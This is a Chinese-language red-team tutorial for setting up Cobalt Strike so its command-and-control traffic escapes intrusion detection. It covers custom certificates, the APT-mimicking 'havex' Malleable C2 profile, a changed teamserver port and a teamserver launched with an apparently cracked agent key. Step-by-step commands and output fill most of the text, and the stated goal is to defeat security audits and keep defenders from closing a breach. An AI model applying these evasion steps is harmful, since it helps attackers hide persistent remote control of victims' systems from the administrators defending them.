# cs 流量加密



## 零、为什么要对 CS 进行流量加密

cobalt strike 是很多红队的首选的攻击神器，在 APT 方面近几年应用范围很广，

很多著名的团队都曾使用这个工具进行 APT，效果显著。

导致很多 ids 入侵检测工具和流量检测工具已经可以拦截和发现，

特别是流量方面，如果使用默认证书进行渗透和测试，

特别在高度安全的环境下，好不容易找到一个突破口，因为证书没修改，

被流量检测出来并进行拦截，检测报告将返回给管理员，管理员就能马上将缺口进行修复。

那么红队之前的攻击就会付诸东流，攻击计划就要重新制定。

流量加密传输已经成为现在红队的基本素养，

生成证书修改 C2 profile 加密混淆实际上就是对流量加密传输，

目的逃逸流量安全审计，穿透检测器。

## 一、 生成免费的 ssl 证书

在运行 `cobalt strike` 默认使用的 `cobaltstrike.store` 证书，

生成新证书的意义是将使用我们现在的制定好的证书。

默认的证书 `cobalt strike` 会被检测。下面是生成证书的一些命令。

使用命令“`keytool -genkey -alias wangdu -keyalg RSA -validity 36500 -keystore wangdu.store`
输入密钥库口令:
再次输入新口令:
您的名字与姓氏是什么?
[Unknown]: us

您的组织单位名称是什么?
  [Unknown]:  360
您的组织名称是什么?
  [Unknown]:  360
您所在的城市或区域名称是什么?
  [Unknown]:  us
您所在的省/市/自治区名称是什么?
  [Unknown]:  us
该单位的双字母国家/地区代码是什么?
  [Unknown]:  en
CN=us, OU=360, O=360, L=us, ST=us, C=en 是否正确?
  [否]:  y

┌──(root💀kali)-[/yum/cs4.4]
└─# keytool -list -v -keystore wangdu.store  查看证书

```
输入密钥库口令:
密钥库类型: PKCS12
密钥库提供方: SUN

您的密钥库包含 1 个条目

别名: wangdu
创建日期: 2021年11月5日
条目类型: PrivateKeyEntry
证书链长度: 1
证书[1]:
所有者: CN=us, OU=360, O=360, L=us, ST=us, C=en
发布者: CN=us, OU=360, O=360, L=us, ST=us, C=en
序列号: 6968fa4c
生效时间: Fri Nov 05 09:40:10 CST 2021, 失效时间: Sun Oct 12 09:40:10 CST 2121
证书指纹:
         SHA1: D6:1C:47:D7:43:CC:A9:E1:AC:2E:AE:F9:AE:59:59:9B:74:D1:A5:94
         SHA256: 86:F5:E1:F0:9D:09:7B:DA:E3:5B:22:67:3D:33:8E:7F:3B:C7:98:57:E2:B3:6A:EA:09:F3:5B:B2:6A:8B:B4:93
签名算法名称: SHA256withRSA
主体公共密钥算法: 2048 位 RSA 密钥
版本: 3

扩展:

#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 5F DB 45 A0 D6 5D CF B6   66 36 00 39 C0 E0 34 E5  _.E..]..f6.9..4.
0010: C6 7E 7B FC                                        .~{.
]
]



*******************************************
*******************************************
```

# 二、 创建并修改 C2-profile 文件

首先需要先下载 havex.profile 文件

#git clone https://github.com/rsmudge/Malleable-C2-Profiles.git
# ./c2lint Malleable-C2-Profiles/APT/havex.profile

```
[+] POST 3x check passed
[+] .http-get.server.output size is good
[+] .http-get.client size is good
[+] .http-post.client size is good
[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output POSTs results
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
[+] Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.
[%] [OPSEC] .host_stage is true. Your Beacon payload is available to anyone that connects to your server to request it. Are you OK with this?
[%] [OPSEC] .post-ex.spawnto_x86 is '%windir%\syswow64\rundll32.exe'. This is a *really* bad OPSEC choice.
[%] [OPSEC] .post-ex.spawnto_x64 is '%windir%\sysnative\rundll32.exe'. This is a *really* bad OPSEC choice.
[!] .code-signer.keystore is missing. Will not sign executables and DLLs
[%] [OPSEC] .https-certificate options are missing [will use built-in SSL cert]
[*] Loading properties file (/yum/cs4.4/TeamServer.prop).
[!] Properties file (/yum/cs4.4/TeamServer.prop) was not found.
[!] Detected 1 warning.

┌──(root㉿kali)-[/yum/cs4.4]
└─#
```

# 三、 检测 C2 profile 文件是否可用

修改 havex.profile 配置

因为 0.0.0.0 是 Cobalt Strike DNS Beacon 特征，可以在 havex.profile 内加一段 set dns_idle "8.8.8.8"；之后 profile 内默认的能改则改。

```
# havex trojan C&C profile
# Actor: Energetic Bear / Crouching Yeti / Dragonfly
#
# See:
# . http://www.symantec.com/connect/blogs/emerging-threat-dragonfly-energetic-bear-apt-group
# . https://securelist.com/files/2014/07/EB-YetiJuly2014-Public.pdf
# . http://pastebin.com/qCdMwtZ6
# . http://www.crowdstrike.com/sites/all/themes/crowdstrike2/css/imgs/platform/CrowdStrike_Global_Threat_Report_2013.pdf
# . https://github.com/Yara-Rules/rules/blob/master/malware/RAT_Havex.yar
# . http://web.archive.org/web/20170808180137/www.f-secure.com/weblog/archives/00002718.html
# . https://www.virustotal.com/#/file/3d3daee1a38e67707921b222f1685d5bd6328af2fc80d4c11d92dc6a6c289261/details
#
# Author: @armitagehacker

set sample_name "HaveX Trojan";

set dns_idle "8.8.8.8";
set sleeptime "30000";

set useragent "Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08";

set pipename "mypipe-f##";
set pipename_stager "mypipe-h##";

# Clone some header values (Sample from: https://malshare.com/sample.php?action=detail&hash=c6e161a948f4474849d5740b2f27964a)
# ./peclone c6e161a948f4474849d5740b2f27964a
stage {
        set checksum        "0";
"Malleable-C2-Profiles/APT/havex.profile" 148L, 5197B                                                    18,22         顶端
```

└──# ./c2lint Malleable-C2-Profiles/APT/havex.profile

```
[+] POST 3x check passed
[+] .http-get.server.output size is good
[+] .http-get.client size is good
[+] .http-post.client size is good
[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output POSTs results
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
[+] Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.
[%] [OPSEC] .host_stage is true. Your Beacon payload is available to anyone that connects to your server to request it. Are you OK wi
th this?
[%] [OPSEC] .post-ex.spawnto_x86 is '%windir%\syswow64\rundll32.exe'. This is a *really* bad OPSEC choice.
[%] [OPSEC] .post-ex.spawnto_x64 is '%windir%\sysnative\rundll32.exe'. This is a *really* bad OPSEC choice.
[!] .code-signer.keystore is missing. Will not sign executables and DLLs
[%] [OPSEC] .https-certificate options are missing [will use built-in SSL cert]
[*] Loading properties file (/yum/cs4.4/TeamServer.prop).
[!] Properties file (/yum/cs4.4/TeamServer.prop) was not found.
[-] .dns_idle is deprecated and has no effect. Set .dns-beacon.dns_idle instead.
[!] Detected 1 warning.
[-] Detected 1 error.

┌──(root㉿kali)-[/yum/cs4.4]
└─#
```

# 四、 配置 teamserver 文件运行上线


teamserver 默认端口是 50050 ， 先修改一下端口，防止很容易就检测出来。


使用命令 “ vim teamserver ”， 修改为一个别的就好

```
# check if keytool is available...
if [ $(command -v keytool) ]; then
        true
else
        print_error "keytool is not in \$PATH"
        echo "    install the Java Developer Kit"
        exit
fi

# generate a certificate
        # naturally you're welcome to replace this step with your own permanent certificate.
        # just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
        # -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
        # an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
        # is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
        print_info "Will use existing X509 certificate and keystore (for SSL)"
else
        print_info "Generating X509 certificate and keystore (for SSL)"
        keytool -keystore ./cobaltstrike.store -storepass Microsoft -keypass Microsoft -genkey -keyalg RSA -alias cobaltstrike -dname
 "CN=*.microsoft.com, OU=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=WA, C=US"
fi

# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=36863 -Dcobaltstrike.server_bindto=0.0.0.0 -Djavax.net.ssl.keyStore=./cobalts
trike.store -Djavax.net.ssl.keyStorePassword=Microsoft -server -XX:+AggressiveHeap -XX:+UseParallelGC -classpath ./cobaltstrike.jar -
javaagent:CSAgent.jar=5e98194a01c6b48fa582a6a9fcbb92d6 -Duser.language=en server.TeamServer $*
                                                                                                                57,9          底端
```


使用命令启动 CS 服务端 “ nohup sudo ./teamserver 192.168.10.22 123456 Malleable-C2-Profiles/APT/havex.profile & 放在后台运行 避免 shell 关闭 teamserver 也关闭

本地连接 CS 客户端图连接，新建监听器




生成攻击 **payload，**




在次之前，先去看看 **https** 的证书，已经生效 而且操作并不会被查杀。

**有效性**

| | |
|---|---|
| **起始时间** | Wed, 20 May 2015 18:26:24 GMT |
| **终止时间** | Sat, 17 May 2025 18:26:24 GMT |


**公钥信息**


| | |
|---|---|
| **算法** | RSA |
| **密钥大小** | 2048 |
| **指数** | 65537 |
| **模块** | 98:D7:1A:93:71:8E:6F:7B:62:8C:09:53:13:32:33:F4:01:8C:64:E7:C9:4A:8C:5... |

**杂项**

| | |
|---|---|
| **序列号** | 08:BB:00:EE |
| **签名算法** | SHA-256 with RSA Encryption |
| **版本** | 3 |
| **下载** | PEM（证书） PEM（证书链） |

